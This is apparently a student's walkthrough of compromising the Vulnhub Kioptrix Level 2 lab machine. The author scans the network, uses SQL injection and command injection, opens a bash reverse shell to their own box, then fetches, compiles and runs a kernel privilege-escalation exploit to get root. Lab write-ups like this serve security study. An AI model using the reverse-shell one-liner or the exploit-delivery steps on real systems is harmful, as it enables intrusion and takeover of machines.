

## Kioptrix-Vulnhub Level 2 Written by Macha

Currently scanning: Finished! | Screen View: Unique Hosts

2379 Captured ARP Req/Rep packets, from 7 hosts. Total size: 142740

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	c8:d3:a3:de:53:20	994	59640	D-Link International
192.168.1.27	54:48:10:e2:00:39	144	8640	Dell Inc.
192.168.1.32	00:0c:29:3d:69:f7	148	8880	VMware, Inc.
192.168.1.23	50:9a:4c:b9:a5:1c	1	60	Dell Inc.
192.168.1.25	54:e1:ad:0e:4b:03	1090	65400	LCFC(HeFei) Electronics Technology co., ltd
192.168.1.26	d4:81:d7:f6:a0:b8	1	60	Dell Inc.
192.168.1.28	54:bf:64:20:8e:f7	1	60	Dell Inc.

Figure 1: Firstly i using netdiscover to identify the vmware i setup for kioptrix machine

192.168.1.32

Remote System Administration Login

Username

Password

Login

Figure 2: Yeah this is my victim to enumerate more

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-18 02:44 EDT
map scan report for 192.168.1.32
Host is up (0.0022s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http         Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind      2 (RPC #100000)
443/tcp   open  ssl/https?
188/tcp   open  status       1 (RPC #100024)
311/tcp   open  ipp          CUPS 1.1
3306/tcp   open  mysql        MySQL (unauthorized)
MAC Address: 00:0C:29:3D:69:F7 (VMware)
```

Figure 3: I starting using nmap to know what services is running in kioptrix machine

192.168.1.32

Remote System Administration Login

Username

Password

Login

Figure 4: The web application is vulnerable to sql injection




Figure 5: After using SQL injection query, I found an administrative web console




Figure 6: From here we are able to ping 8.8.8.8, it looks like command injection in the web application

## Bash

Some versions of `bash` can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 7: I try to get a bash reverse shell from Pentest Monkey to perform a reverse shell




Figure 8: From here I am using reverse shell to bind shell to my kali box and finally I got shell and my shell is low privilege

## Privilege Escalation




Figure 9: From here kioptrix machine using OS CentOS and kernel version is 4.5.




Figure 10: I just search in Google the CentOS kernel version some exploit able to perform privilege escalation

```
root@kali:~/Desktop/vulnhub/kioptrix(2)# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Figure 11:After i download the exploit file i want to transfer the exploit to victim machine this method I using for transfer file.

```
bash-3.00$ wget http://192.168.1.30/9542.c
--00:00:50-- http://192.168.1.30/9542.c
=> `9542.c.1'
Connecting to 192.168.1.30:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]

 0K ..                               100% 180.04 MB/s
00:00:50 (180.04 MB/s) - `9542.c.1' saved [2643/2643]
bash-3.00$
```

Figure 12:In victim machine i just wget the file

```
bash-3.00$ ls -la
total 24
drwxr-xrwx  4 root  root  4096 Apr 18 00:01 .
drwxr-xr-x 23 root  root  4096 Apr 17 23:20 ..
-rw-r--r--  1 apache apache 2643 Apr  9 02:35 9542.c
drwxrwxrwt  2 root  root  4096 Apr 17 23:21 .font-unix
drwxrwxrwt  2 root  root  4096 Apr 17 23:20 .ICE-unix
bash-3.00$ gcc -o ayam 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls -la
total 32
drwxr-xrwx  4 root  root  4096 Apr 18 00:02 .
drwxr-xr-x 23 root  root  4096 Apr 17 23:20 ..
-rw-r--r--  1 apache apache 2643 Apr  9 02:35 9542.c
-rwxr-xr-x  1 apache apache 6932 Apr 18 00:02 ayam
drwxrwxrwt  2 root  root  4096 Apr 17 23:21 .font-unix
drwxrwxrwt  2 root  root  4096 Apr 17 23:20 .ICE-unix
bash-3.00$
```

Figure 13:After the file successfully transfer i want compile the exploit file to ayam. ayam will be my exploit file

```
bash-3.00$ ./ayam
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

Figure 14:booyah finally i able run the exploit it's give me the root privilege in kioptrix machine